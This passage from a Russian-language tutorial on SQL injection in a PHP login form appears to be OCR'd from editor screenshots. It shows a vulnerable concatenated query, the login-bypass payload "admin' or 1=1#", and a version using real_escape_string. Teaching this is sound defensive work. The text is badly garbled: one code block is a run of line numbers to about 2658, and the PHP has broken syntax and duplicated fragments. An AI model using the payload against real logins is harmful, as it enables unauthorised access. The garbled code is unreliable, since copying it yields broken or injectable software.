
Как видим, в первом незащищенном варианте авторизации присутствует выражение «SELECT», и две переменные «\$username», «\$password»:



```
login.php - /home/timcore/Desktop - Geany (sandboxed or root)
File Edit Search View Document Project Build Tools Help
login.php x
1 $query = "SELECT * FROM accounts WHERE username='".
2   $username
3   "' AND password='".
4   $password.
5
6 $query = "SELECT * FROM accounts WHERE username='".
7   $conn->real_escape_string($username) .
8   "' AND password'".
9   $conn->real_escape_string($password).
10  "'";
11
07:30:30: This is Geany 1.33.
Status 07:30:30: File /home/timcore/Desktop/login.php opened(1).
Compiler
This is Geany 1.33.
```

Суть в том, что все, что Вы введете в текстовое поле на странице авторизации, будет использоваться в этом выражении. Вспомним, что использовалась фильтрация со стороны пользователя, и мы ее очень легко обходили с помощью «Proxy». Чтобы мы не ввели в Proxy — передавалось в \$password (в нашем примере).


Вспомните пример с логином «admin», и когда мы вводили любой пароль. Представление в виде кода будет выглядеть вот так:




```
login.php - /home/timcore/Desktop - Geany (sandboxed or root)
File Edit Search View Document Project Build Tools Help
[Icons] [Search] [Run] [Save] [Undo] [Redo] [Close] [Quit]
login.php x
10      "' AND password'".
11      $conn->real_escape_string($password).
12      "'";
13
14  ?>
15
16
17
18
19  <?php
20
21  $username = "admin' or 1=1#"
22  $query = "SELECT * FROM accounts WHERE username='admin' or 1=1#".
23          $username
24          "' AND password='".
25          $password.
26
27  ?>
28
Status
Compiler
line: 19 / 28 col: 5 sel: 0 INS TAB MOD mode: LF encoding: UTF-8 filetype: PHP scope: unknown
```

Данное выражение является истинным.

А вот в случае с защищенным кодом, используется функция «real_escape_string». Эта функция является своеобразным фильтром, и удаляет переход на новую строку, одиночные кавычки, двойные кавычки и другие недопустимые символы:




```
*login.php - /home/timcore/Desktop - Geany (sandboxed or root)
File Edit Search View Document Project Build Tools Help
login.php x
1 <?php
2
3 $query = "SELECT * FROM accounts WHERE username='".
4 $username
5 "' AND password='".
6 $password.
7
8 $query = "SELECT * FROM accounts WHERE username='".
9 $conn->real_escape_string($username) .
10 "' AND password'".
11 $conn->real_escape_string($password).
12 "''";
13
14 ?>
15
16
17
18
19 <?php
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2640
2641
2642
2643
2644
2645
2646
2647
2648
2649
2650
2651
2652
2653
2654
2655
2656
2657
2658
```



```
1 <?php
2
3 $query = "SELECT * FROM accounts WHERE username='".
4     $username
5     "' AND password='".
6     $password.
7
8 $query = "SELECT * FROM accounts WHERE username='".
9     $conn->real_escape_string($username) .
10    "' AND password='".
11    $conn->real_escape_string($password).
12    "'";
13
14 ?>
15
16
17
18
19 <?php
```

Сама функция удаляет дополнительные внедренные кавычки. Информация, которую мы будем вводить в поля авторизации, будет рассматриваться как обычный текст, но не как какой-либо код, который выполняется на сервере.

